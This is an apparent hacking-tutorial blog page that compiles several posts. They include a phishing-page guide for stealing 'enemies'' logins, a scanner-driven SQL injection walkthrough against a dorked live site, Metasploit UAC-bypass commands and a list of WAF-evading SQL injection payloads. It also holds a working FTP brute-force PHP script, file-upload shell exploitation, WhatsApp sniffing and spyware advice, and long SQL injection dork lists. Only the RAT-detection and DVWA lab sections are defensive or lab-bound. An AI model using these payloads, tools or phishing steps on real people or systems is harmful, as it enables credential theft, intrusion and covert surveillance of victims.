All Hacking Tools And Hacking Tutorials Are Only For Education Purposes,..
Showing posts with label Hacking Tutorials. Show all posts

How To Make Phishing Page Of (Facebook, Twitter, Youtube, Gmail, Yahoo, Hotmail, Paypal, Pyaza, Google etc) - FOCSoft


Hey guys here is Muhammad Shahbaz

Today we are discus about how to make phishing page easily

Phishing is use for hack login details of victim which you want to hack &
it is one type of fake page.

Here is one tool who make your phishing page in 1 click
No need knowledge of html ,php or any other knowledge of developing.

Let i will tell you how to create fake web pages and steal your friends username and password

Now Start Our Tutorial


How To Make Phishing Page Of (Facebook, Twitter, Youtube, Paypal, Pyaza, Google etc) - FOCSoft


1). First of all download Super Phisher here :-

                Download

2). Extract it and open super phisher
    it will look like top photo

3).In the field "URL of the login page" type the url of the login page of website of which u want to create fake web page 

     Example For yahoo :- http://mail.yahoo.com , for gmail:   http://www.gmail.com

4)." name of log file " is file where your enemy details would be    saved .you can give any name.txt

5). .php file is the main file here is the source of phisher
     name .php

6). In the last field u have to type the url where u want to redirect the enemy after login ,it can be anything
    example:- Facebook.com

7). Click on build phisher .

8). This creates two output files in output folder included 

9). Create your free hosting account on any of these sites


10). Upload those two files on your free hosting account. (Note:-zip this folder and upload for better result)
   
11).Send the link of your phisher(.php) to your enemy 


12). When he will login on this page a .txt file will be created on your free hosting account containing his login details
  
13). Check hosting folder for login details

You are done :)

Enjoy Hacking,....
For More Join Us At  Hacking Tools And Hacking Tools

How To Hack A Website With WebCruiser Scanner - FOCSoft

Hello Friends
              How To Hack A Website With WebCruiser Scanner
[*]Introduction
Welcome to my step by step tutorial on how to hack a website using WebCruiser Scanner.

As always I will try to explain it in the easiest way so it will be n00b friendly.

I suggest you to practice "hacking" manually as using tools wont make your skills go higher.

Whatsoever there are lazy-ass guys :P who find it better to perform these attacks by tools.

Ok , first of all we need to download WebCruiser Scanner.
                                            Download From Here !              _____________________________

[*] Let's start:

You will need a target , you can use google dorks to find vulnerable websites.

I won't bother on that part as there are billions of google dorks out there.

  OK, I found my vulnerable website:


Code:
http://www.target.com/vmarket.php?id=17

Let's open WebCruiser Scanner and check the target for vulnerabilities like on the picture below:

How To Hack A Website With WebCruiser Scanner - FOCSoft


Then click Scan Site.

How To Hack A Website With WebCruiser Scanner - FOCSoft


Now we will wait a minute or two , depends on you internet connection speed for the scan to finish , then we will see the results like the image below.


How To Hack A Website With WebCruiser Scanner - FOCSoft


As we can see the website is vulnerable to Sql injection & XSS.

We will perform a SQL injection this time.

[*] Attack
Right click on the vulnerable url and then SQL INJECTION POC , now you
just need to follow the steps below.

I have explained step by step with pictures so it will be easier for you to understand.

How To Hack A Website With WebCruiser Scanner - FOCSoft

How To Hack A Website With WebCruiser Scanner - FOCSoft

How To Hack A Website With WebCruiser Scanner - FOCSoft

How To Hack A Website With WebCruiser Scanner - FOCSoft

How To Hack A Website With WebCruiser Scanner - FOCSoft

How To Hack A Website With WebCruiser Scanner - FOCSoft


So that's all guys, we got the admin info in just 5 minutes :>

Detecting RATs/Keyloggers Installed On Your PC Using CMD And TaskManager - FOCSoft

Hello Friends
In this tutorial, I'll be showing you the easiest way of finding out malicious applications installed on your PC that transfer data using the internet without you knowing it.

As stated in the title, we'll be using TaskManager and CMD for the purposes of this tutorial.


Detecting RATs/Keyloggers Installed On Your PC Using CMD And TaskManager - FOCSoft
1. To get started, open up your TaskManager by right clicking your TaskBar and selecting TaskManager or just hit CTRL+ALT+DEL to get it open.

2. Once that is done, click the "Processes" tab of your TaskManager and click View -> Select Columns -> Make sure that "Process Identifier(PID)" is ticked.

Detecting RATs/Keyloggers Installed On Your PC Using CMD And TaskManager - FOCSoft

3. Now click the PID column to make sure that all the processes are sorted in a specific order. This step is not necessary, but it will make it easier for you to detect processes using their IDs.

Detecting RATs/Keyloggers Installed On Your PC Using CMD And TaskManager - FOCSoft

Detecting RATs/Keyloggers Installed On Your PC Using CMD And TaskManager - FOCSoft
Once you've done that right, we're going to move on to part 2 of our tutorial, which is using CMD to view established connections.

Assuming you know how to open up CMD, I'm just going to rush through step 1.
1. Start -> Run -> CMD
OR
Just type in cmd in the searchbar if you're running a system powered by Windows7.

2. Once cmd is open, I want you to type in "netstat -ano".
Your result should be something like this:

Detecting RATs/Keyloggers Installed On Your PC Using CMD And TaskManager - FOCSoft


3. Now what we're interested in are only the connections with the state "ESTABLISHED".
Isolate them out and look for the PID right next to them. There will be many connections with "ESTABLISHED" state, you'll have to repeat the following steps for all of them.
Detecting RATs/Keyloggers Installed On Your PC Using CMD And TaskManager - FOCSoft


This is the fun part. Now go back to the TaskManager and look for the name of the process(es) that has the same PID(s) as the one you found with the ESTABLISHED connection(s).
Detecting RATs/Keyloggers Installed On Your PC Using CMD And TaskManager - FOCSoft


In the above case, it's a safe and trusted application known as Dropbox, so I'm good. But incase you find a process which you do not know, if it's something like svchost.exe that you're sure is infected, right click the process and select "Open File Location".

Now all you have to do is right click the file and scan it using your AV or upload it to an online scanner such as VirusTotal.com and check if it's infected.
Detecting RATs/Keyloggers Installed On Your PC Using CMD And TaskManager - FOCSoft


It's as easy as that.
Hope you find this useful.

How To Bypass UAC Protection Of Remote Windows PC in Memory Injection - FOCSoft


Hello Friends

This module will bypass Windows UAC by utilizing the trusted publisher certificate through process injection. It will spawn a second shell that has the UAC flag turned off. This module uses the Reflective DLL Injection technique to drop only the DLL payload binary instead of three seperate binaries in the standard technique. However, it requires the correct architecture to be selected, (use x64 for SYSWOW64 systems also)
Exploit Targets
Windows 32 bit
Windows 64 bit
Requirement
Attacker: kali Linux
Victim PC: Windows 
Open Kali terminal type msfconsole

How To Bypass UAC Protection Of Remote Windows PC in Memory Injection - FOCSoft
Now type use exploit/windows/local/bypassuac_injection
msf exploit (bypassuac_injection)>set session 1
msf exploit (bypassuac_injection)>set lhost 192.168.1.6 (IP of Local Host)
msf exploit (bypassuac_injection)>exploit  

How To Bypass UAC Protection Of Remote Windows PC in Memory Injection - FOCSoft

SQL Injection Complex Waf Bypassing - FOCSoft


 SQL Injection Complex Waf Bypassing


Hello Friends
Note: Before starting this topic, I want to clarify that I won't be covering on basic SQL Injection attacks. This article is meant for WAF /Filter bypassing during Injection.

What is WAF?

WAF stands for Web Application Firewall. It is widely used nowadays to detect and defend SQL Injections and Cross Site Scripting (XSS) attacks.
  
How does it Work? 

When WAF detects any malicious input from end user, It gives  403 Forbidden, 406 Not Acceptable or any Kind of Custom errors 

 SQL Injection Complex Waf Bypassing

What to do next?


So, what to do next? we cant do our further injection right? 
Well its time to use various techniques to bypass thing. Some of these techniques are mentioned below:


# Case Changing:


Most of the Waf's only filter lowercase or higher-case keywords. We can easily evade that kind of wafs by using alternate case. 
if union select is forbidden , we can always try UNION SELECT instead. And if both does not work, We can try our luck with using mixture of both. like UniOn seLeCt

# Using Comments


SQL comments really help us in many cases. They play their important role in killing some Waf's Restrictions. e.g
                                            // , -- , --+ , #, -- - 

# Inline Comments


Some WAF’s filter keywords like /union\sselect/ig We can bypass these filters by using inline comments most of the time

http://localhost/waf.php?id=1 /*!union*/  /*!select*/ 1,2,3--
 SQL Injection Complex Waf Bypassing


Tip: Read SQLi Errors carefully. Sometimes they left error from which we can have idea that how waf is working on this site.

Anyways, We were talking about Filtered Keywords. So it does not mean  that waf is only filtering union select. It may be filtering all SQL keywords like table_name, column_name etc
So might need to apply these inline comments on those keywords as well. Example

http://localhost/waf.php?id=1 /*!union*/ /*!select*/ 1,2,/*!table_name*/,4,5 /*!from*/ /*!information_schema.tables*/ /*!where*/ /*!table_schema*/=database()--

# Double use of Keywords


Sometimes WAF removes whole keyword from the query and execute it and throw errors
In such cases, we can use keywords in this way
http://localhost/waf.php?id=1 UNunionION SELselectECT 1,2,3,4,5,6--
Anyways It totally depends upon the scenario. Im just giving a common Idea. Rest is upon you that how you use it.

# Using Different types of Whitespaces

Sometime Waf may be filtering the whitespace we are using between keywords. We mostly use Spaces But space is not the only whitespace we can use in SQL injection. We have some other options as well
  for example + . 
%20 is use for space, but we can try using one of these whitespaces . some examples are %09  %0A  %0B %0C %0D %A0

inurl: 
 union%0Bselect%0B1,2,3--

# Encoding


We can always try our luck with URL encode thing to bypass WAF. For example we can use 
union select 1,/*!table_name*/,3 from information_schema.tables where table_schema=database()
 as 
 union%20select%201,%2f%2a%21table_name%2a%2f,3%20from%20information_schema.tables%20where%20table_schema%3Ddatabase%28%29
but sometime waf filter also filter % itself. So we have to use double URL encoding in that case

 union%2520select%25201,%2f%2a%21table_name%2a%2f%2520,3 from%2520information_schema.tables%2520where%2520table_schema%253Ddatabase%2528%2529

# Unexpected Input


This scenario is very rare that we have to use buffer overflow or give unexpected query /request  to trick WAF filters.
for example:

http://localhost/waf.php?id=1 and (select 1)=(Select 0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA) union select 1,2,3,4,5--
 This thing only worked once for me. But knowledge is Power, may be you face any scenario that can be bypassed by using buffer overflow


# use all above mentioned techniques together 


ah.. tried all those things but still its showing NOT ACCEPTABLE or FORBIDDEN. well its time to use all these above mentioned techniques combined.
For example: you can use alternative cases with inline comments or obfuscation.

#Some Common Union Select Solutions: 


 %55nion(%53elect 1,2,3)-- -
+union+distinct+select+
+union+distinctROW+select+
/**//*!12345UNION SELECT*//**/
/**//*!50000UNION SELECT*//**/
/**/UNION/**//*!50000SELECT*//**/
/*!50000UniON SeLeCt*/
union /*!50000%53elect*/
+#uNiOn+#sEleCt
+#1q%0AuNiOn all#qa%0A#%0AsEleCt
/*!%55NiOn*/ /*!%53eLEct*/
/*!u%6eion*/ /*!se%6cect*/
+un/**/ion+se/**/lect
uni%0bon+se%0blect
%2f**%2funion%2f**%2fselect
union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A
REVERSE(noinu)+REVERSE(tceles)
/*--*/union/*--*/select/*--*/
union (/*!/**/ SeleCT */ 1,2,3)
/*!union*/+/*!select*/
union+/*!select*/
/**/union/**/select/**/
/**/uNIon/**/sEleCt/**/
/**//*!union*//**//*!select*//**/
/*!uNIOn*/ /*!SelECt*/
+union+distinct+select+
+union+distinctROW+select+
uNiOn aLl sElEcT
 I hope you have enjoyed this article. Please give us your feedback. So that we maybe able to make things more clear for you next time.

SQL Injection With HTML Tags - FOCSoft


 .
Hello Friends
Today i will guide you on how to perform SQL Injection with html tags,
In Other words, we put html tags together with our sqli query to be executed.


 SQL Injection with HTML Tags


This you need first Before starting

  • A SQLI Vulnerable site.
      (in my case im using DVWA PenLab)

  • Bare Hands :)

Step 1,


Go to mozilla ang type 127.0.0.1
Sign in to DVWA with default Login details
" admin:password"

Step 2
Step go to DVWA Security, Change it To Low.
save it, Then Go to SQL Injection

Step 3
Find how many columns
so yeah, The column numbers are 2
so lets try union select query to get the columns

http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=sp4nkwires' UNION SELECT 1,2--+&Submit=Submit#

 SQL Injection with HTML Tags

Now the 1and 2 columns appeared


Then
Get the basic info column.


http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=sp4nkwires' UNION SELECT CONCAT_WS(CHAR(32,58,32),user(),database(),version()),2--+&Submit=Submit#

So the 1 and 2 column appeared.

Now, it is time
Lets add now the HTML tags. Follow the query.
"Dont worry, if you find hard to get this, there's a video tutorial at the end of this tutorial"

Code:
http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=sp4nkwires' UNION SELECT group_concat(0x

Injected by Sp4nkwires,0x
,user(),0x,0x
,database(),0x,0x,version(),0x),2--+&Submit=Submit#


 SQL Injection with HTML Tags

Now
My HTML Syntax before converting to HEX (Just to show you guys what I'm doing, It will not work You have to Convert it to HEX)

After Converting to hex

Code:

http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=sp4nkwires' UNION SELECT group_concat(0x3c62723e3c62723e3c623e3c666f6e742073697a653d22362220636f6c6f723d22677265656e223e496e6a6563746564206279205370346e6b77697265733c2f623e3c2f666f6e743e,0x3c62723e3c666f6e742073697a653d22352220636f6c6f723d22626c7565223e,user(),0x3c2f666f6e743e,0x3c62723e3c666f6e742073697a653d22352220636f6c6f723d22726564223e,database(),0x3c2f666f6e743e,0x3c62723e3c666f6e742073697a653d22352220636f6c6f723d22626c7565223e,version(),0x3c2f666f6e743e),2--+&Submit=Submit#


Now, you can Modify you html tags and add more content.. like this.

Code:
http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=sp4nkwires' UNION SELECT group_concat(0x

Injected by Sp4nkwires
,0x
Current User::,user(),0x,0x
Current Database::,database(),0x,0x
MySQL Version::,version(),0x),2--+&Submit=Submit#

 SQL Injection with HTML Tags

After Hexing

http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=sp4nkwires' UNION SELECT group_concat(0x3c62723e3c62723e3c623e3c666f6e742073697a653d22362220636f6c6f723d22677265656e223e496e6a6563746564206279205370346e6b77697265733c2f623e3c2f666f6e743e,0x3c62723e3c666f6e742073697a653d22352220636f6c6f723d22626c7565223e43757272656e7420557365723a3a,user(),0x3c2f666f6e743e,0x3c62723e3c666f6e742073697a653d22352220636f6c6f723d22726564223e43757272656e742044617461626173653a3a,database(),0x3c2f666f6e743e,0x3c62723e3c666f6e742073697a653d22352220636f6c6f723d22626c7565223e4d7953514c2056657273696f6e3a3a,version(),0x3c2f666f6e743e),2--+&Submit=Submit#

How To Setup Penetration Testing LAB With DVWA - FOCSoft


            Good day friends, last time i posted a guide on how to xss websites, the filters and evations. Since finding hard in finding vulnerables sites for making tutorials, now i will guide you on how to to make or setup a pentesting lab with DVWA(Damn Vulnerable Web Application).
PentesterLab
          PentesterLab provides vulnerable systems that can be used to test and understand vulnerabilities.Mostly White hat hackers or IT Security Team create a Penetration lab to practice their hacking tools, tricks and even to prevent hacking. Even beginner hacker also want to learn hacking skills like SQL Injection, XSS, CSRF attack etc, this all hacking tricks require a vulnerable website to Explode the Vulnerability and to learn hacking skills.

DVWA(Damn Vulnerable Web Application)
          Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

How to Install DVWA on Windows Platform
           Setting up DVWA pentesting lab on Windows system is very easy.
just follow the steps given below.

  •     Install Xampp server on Windows
  •     Extract all files from DVWA to desktop
  •     Copy entire folder "DVWA" to "C:\xampp\htdocs"
  •     Now Start XAMPP Control Panel - Start [Apache] and [MySQL]


 How To Setup Penetration Testing LAB wWth DVWA - FOCSoft

 How To Setup Penetration Testing LAB wWth DVWA - FOCSoft


  • Now Just Open your Browser & type 127.0.0.1 or http://localhost 
  • Hit Enter
  • Choose DVWA folder & You'll get started with Login page.
  • Username : admin Password : password
Finally you're done. Now practice, learn, create, pentest, and research..

FTP Brute Force PHP Script - FOCSoft

 Hello Friends
              Today I'm Sharing Brute Force PHP Script

function brute_ftp ($h, $p, $user, $pass)
{
        if ($connect = @ftp_connect ($h, $p))
        {
                if (@ftp_login ($connect, $user, $pass))
                {
                        echo "\nCracked : \n\tHost : $h\n\tUsername = $user\n\tPassword = $pass\n";
                        ftp_close ($connect);
                        exit (0);
                }
                else
                        echo "Error with Username \"$user\" & Password \"$pass\"\n";
        }
        else
                die ("Cannot Connect to FTP Host \"$h\" !\n");
}

        echo "
______ ___________  ______            _        ______                     
|  ___|_   _| ___ \ | ___ \          | |       |  ___|                   
| |_    | | | |_/ / | |_/ /_ __ _   _| |_ ___  | |_ ___  _ __ ___ ___ _ __
|  _|   | | |  __/  | ___ \ '__| | | | __/ _ \ |  _/ _ \| '__/ __/ _ \ '__|
| |     | | | |     | |_/ / |  | |_| | ||  __/ | || (_) | | | (_|  __/ | 
\_|     \_/ \_|     \____/|_|   \__,_|\__\___| \_| \___/|_|  \___\___|_|\n\n
      [*]-------------------------------------------------[*]
      [+] Script Name : FTP Brute Forcer                  [*]
      [+] Version : 2.0                                   [*]
      [+] Coded By : Yunus Incredibl + H Damas Sy         [*]
      [+] Contact us :                                    [*]
      [+]    https://www.facebook.com/yunusdfgdfg123155   [*]
      [+]    https://www.facebook.com/hdamas.sy.7509      [*]
      [*]------------------------------------------------ [*]
      \n\tUsage : php $argv[0] host port user.txt pass.txt\r\n\r\n";

if (isset ($argv[1]) && isset ($argv[2]) && isset ($argv[3]) && isset ($argv[4]))
{
        $host = $argv[1];
        $port = $argv[2];
        $userfile = $argv[3];
        $passfile = $argv[4];

        if (!file_exists ($userfile))
                die ("File $userfile not found !\n");

        if (!file_exists ($passfile))
                die ("File $passfile not found !\n");

        $users = explode ("\n", @file_get_contents ($userfile));
        $passs = explode ("\n", @file_get_contents ($passfile));
      
        foreach ($users as $user)
        {
                $user = trim ($user);
                foreach ($passs as $pass)
                {
                        $pass = trim ($pass);
                        brute_ftp ($host, $port, $user, $pass);
                }
        }
}
?>

File Upload Vulnerability - FOCSoft


Hello Friends
Well do you know the most easiest & common way to hack a site is Shell Upload. To be honest i'm not going to teach you to hack any site or server, I'm just sharing what I know besides hacking is really very cool, when you learn new things.

What Do I Need ?

DVWA Penetration Testing Lab
Burp Suite or (Live HTTP Headers)
Recommended - Mozilla Firefox
Any PHP File or Shell
Brain, Curiosity & Patience

Description & Methodologies

File Upload Vulnerability, allows an attacker to upload any scripted (static or dynamic) files on target server. (It's really very dangerous) Assume you create a Site in PHP / MySQL. You also create simple Image Uploading Application so users can upload their own image file, but without any validation yours application blindly trusts on users file and upload it on your server.

So what if an evil minded hacker like you determine it and upload .PHP file instead of Image file ?, Well your application will accept it & store it in server, Now an attacker will locate that file into Browser and it will be executed as .PHP scripted file, through this an attacker can also upload malicious shells and get complete access to Database & Server.

Go on & Learn This Holy Hacky Method!


1. Start DVWA, Put Security to Low Level, & Click on Upload.

2. First we'll exploit easy application, that doesn't validates user's file. Well you can also go through 'View Source', to understand how it really works.


3. So first of all let's exploit LOW LEVEL security. There's an application that allows you to upload image file. Click on Browse choose your any PHP or HTML scripted file (Like deface page or HACKED!) well you can also use any Shells like C99. Remember there's no security on EASY Level, it'll blindly trust on your file and upload it on it's server directory. It will be little hard on Medium Level.
Below i'm using simple 'HACKED' page

I've named it w0rm.php on my desktop and here i upload it on dvwa.


4. Click on upload and it'll show you a successfully uploaded message with file directory! wow that's amazing let's locate that file into browser. Copy that directory location and run it in your browser after dvwa path.


Now check the result, poor DVWA... hahaha no issue!

5. So we've successfully exploited easy level. Well an attacker can also upload dangerous shells that can completely take over server, data and even rooting an entire server. So let's move on little hard stage. (Change Security level to Medium). Now try to upload the same file in Medium Level and observe what's the result. Well you'll get an error message on top - that your image was not uploaded.. Because it's not an image. Now switch to firefox with Tamper Data Addon to modify headers while transmission.

6. It's time for little trick : Rename your file with w0rm.php.jpg to confuse interpreter.

7. Up till now we didn't trapped any GET or POST request but now we'll do it, now again try to upload it but before clicking on upload start Tamper Data and click on Start Tamper to trap every request.


8. "Start Tamper" and click on Upload. And suddenly you'll get a pop-up - Click on Tamper : (Now we've to modify POST data)

9. Now Look into POST_DATA - Yes! we've to modify that stuff only, Just go in that text-area and search for your file name - at last change it to w0rm.php from w0rm.php.jpg and click on OK- [That's called BYPASSING application validation]

10. You'll see a successfully uploaded message, again locate it in your browser and watch.. IT'S HACKED! [Cool isn't it ?]

WhatsApp Sniffer, WhatsApp Hacking - FOCSoft


1. WhatsApp Sniffer

WhatsAppSniffer is a tool for root terminals to read WhatsApp conversations of a WIFI network (Open, WEP, WPA/WPA2). It captures the conversations, pictures / videos and coordinates that aresent or received by an Android phone, iPhone or Nokia on the same WIFI network. It has not been tested with W indows Phone terminals. It can’t read the messages written or received by the BlackBerry’s, as they use their own servers and not WhatsApp’s.
This application is designed to demonstrate that the security of WhatsApp’s communications is null. WhatsAppSniffer just use the TCPDump program which reads all the WIFI network packets and filters those which has origin or destination WhatsApp’s servers. All messages are in plain text, so it does not decrypt anything, complying fully with the legal terms of WhatsApp (3.C: “While we do not disallow the use of sniffers Such as Ethereal, tcpdump or HttpWatch in general, Any we do going efforts to disallow reverse-engineer our system, our protocols, or explore outside the boundaries of the ordinary requests made by clients WhatsApp …. “)
For WPA/WPA2 encrypted networks, if uses the tool ARPSpoof (optional)

 Requirements

  1. A Rooted Android Device.
  2. Your Victim Should Use Same Wi-Fi Through Which you are connected.
  3. WhatsAppSniffer Donate ★ root v1.03.

2. Decrypting Conversations

have your victim locked his whatsapp? or you want all his conversation on your PC. Generally for security reasons WhatsApp encrypt Conversation while taking backup in SD Card or Phone Memory.But i have found a tool on XDA that claims to decrypt all the whatsapp conversation down to your PC.
If you have some access over his device you can also send files from Bluetooth to your device and later read all the conversations.
This tool is called WhatsApp Xtract and for this all credits goes to ztedd
Some general advice on how to backup Whatsapp and get the database file:

Android

- In Whatsapp go to settings – more – Backup Chats
- Copy the folder “Whatsapp” on the SD card to your backup location (e.g., PC)
- (ideally also) use the app Titanium Backup to backup the full whatsapp application together with its data, copy the backup from the folder “TitaniumBackup” on the SD card to your backup location (e.g., PC)
- Use this tool Whatsapp Backup Extractor (download in this thread) to show the chats in a friendly readable format. The necessary files “wa.db” and “msgstore.db” you will find inside the Titanium Backup archive “com.whatsapp-[Date]-[some digits].tar.gz”, alternatively (without Titanium Backup) you can use the msgstore.db.crypt file from the folder Whatsapp/Databases on the SD card.

iPhone

- use Itunes to create an unencrypted Backup
- use an Iphone Backup Tool to get the file net.whatsapp.WhatsApp/Documents/ChatStorage.sqlite, e.g. I-Twin or Iphone Backup Extractor. Make sure to create an unencrypted backup with Itunes, as these tools can’t handle encrypted backups. Another possibility are forensic tools like UFED Physical Analyzer.)

Blackberry

- sync your blackberry with desktop manager and then copy the messagestore.db file from SD
- however, it seems that this file is encrypted? Currently we don’t know how to get the unencrypted messagestore.db file
- Blackberry not supported yet!

Nokia

 - not known yet
- Nokia not supported yet!
For Further Detail about this Method you can move to this Forum of XDA.

3. Using Spywares

Using 3rd Party Spywares can be very useful for spying not only WhatsApp Conversation but also many things like, you can able to Track GPS Location, you can capture the lock screen passwords and they can be also used for monitoring Websites. there are many spywares in the market but i recommend is BOSSPY. Because it’s free

Latest Error Based Dorks - FOCSoft

  • List Of Some Error Based Dorks

List of some error based dorks

inurl:"id=" & intext:"Warning: mysql_fetch_assoc()

inurl:"id=" & intext:"Warning: mysql_fetch_array()

inurl:"id=" & intext:"Warning: mysql_num_rows()

List of some error baseed dorks
inurl:"id=" & intext:"Warning: session_start()

inurl:"id=" & intext:"Warning: getimagesize()

inurl:"id=" & intext:"Warning: is_writable()

inurl:"id=" & intext:"Warning: getimagesize()

inurl:"id=" & intext:"Warning: Unknown()

inurl:"id=" & intext:"Warning: session_start()

inurl:"id=" & intext:"Warning: mysql_result()

inurl:"id=" & intext:"Warning: pg_exec()

inurl:"id=" & intext:"Warning: mysql_result()

inurl:"id=" & intext:"Warning: mysql_num_rows()

inurl:"id=" & intext:"Warning: mysql_query()

inurl:"id=" & intext:"Warning: array_merge()

inurl:"id=" & intext:"Warning: preg_match()

inurl:"id=" & intext:"Warning: ilesize()

inurl:"id=" & intext:"Warning: filesize()

inurl:"id=" & intext:"Warning: require()

Latest Huge List Of SQL Dorks - FOCSoft

SQL INJECTION DORKS

-SQL INJECTION DORKS BY Tean_CC (Cyber Comond0s)-
inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurllay_old.php?id=
inurl:declaration_more.php?decl_id=
inurlageid=
inurl:games.php?id=
inurlage.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:historialeer.php?num=
inurl:reagir.php?num=
inurltray-Questions-View.php?num=
inurl:forum_bds.php?num=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=
inurl:event.php?id=
inurlroduct-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurlreview.php?id=
inurl:loadpsb.php?id=
inurlpinions.php?id=
inurl:spr.php?id=
inurlages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurlarticipant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurlrod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurlerson.php?id=
inurlroductinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurlrofile_view.php?id=
inurl:category.php?id=
inurlublications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurlrod_info.php?id=
inurl:shop.php?do=part&id=
inurlroductinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurlroduct.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurlroduit.php?id=
inurlop.php?id=
inurl:shopping.php?id=
inurlroductdetail.php?id=
inurlost.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=
inurl:section.php?id=
inurl:theme.php?id=
inurlage.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurlroduct_ranges_view.php?ID=
inurl:shop_category.php?id=
inurl:tran******.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurlroduct-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:review.php?id=
inurl:loadpsb.php?id=
inurl:ages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=
inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurlpinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?idt=
inurl:newscat.php?id=
inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurlffer.php?idf=
inurl:art.php?idm=
inurl:title.php?id=
inur l: info.php?id=
inurl : pro.php?id=
inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurllay_old.php?id=
inurl:declaration_more.php?decl_id=
inurlageid=
inurl:games.php?id=
inurlage.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:historialeer.php?num=
inurl:reagir.php?num=
inurltray-Questions-View.php?num=
inurl:forum_bds.php?num=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=
inurl:event.php?id=
inurlroduct-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurlreview.php?id=
inurl:loadpsb.php?id=
inurlpinions.php?id=
inurl:spr.php?id=
inurlages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurlarticipant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurlrod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurlerson.php?id=
inurlroductinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurlrofile_view.php?id=
inurl:category.php?id=
inurlublications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurlrod_info.php?id=
inurl:shop.php?do=part&id=
inurlroductinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurlroduct.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurlroduit.php?id=
inurlop.php?id=
inurl:shopping.php?id=
inurlroductdetail.php?id=
inurlost.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=
inurl:section.php?id=
inurl:theme.php?id=
inurlage.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurlroduct_ranges_view.php?ID=
inurl:shop_category.php?id=
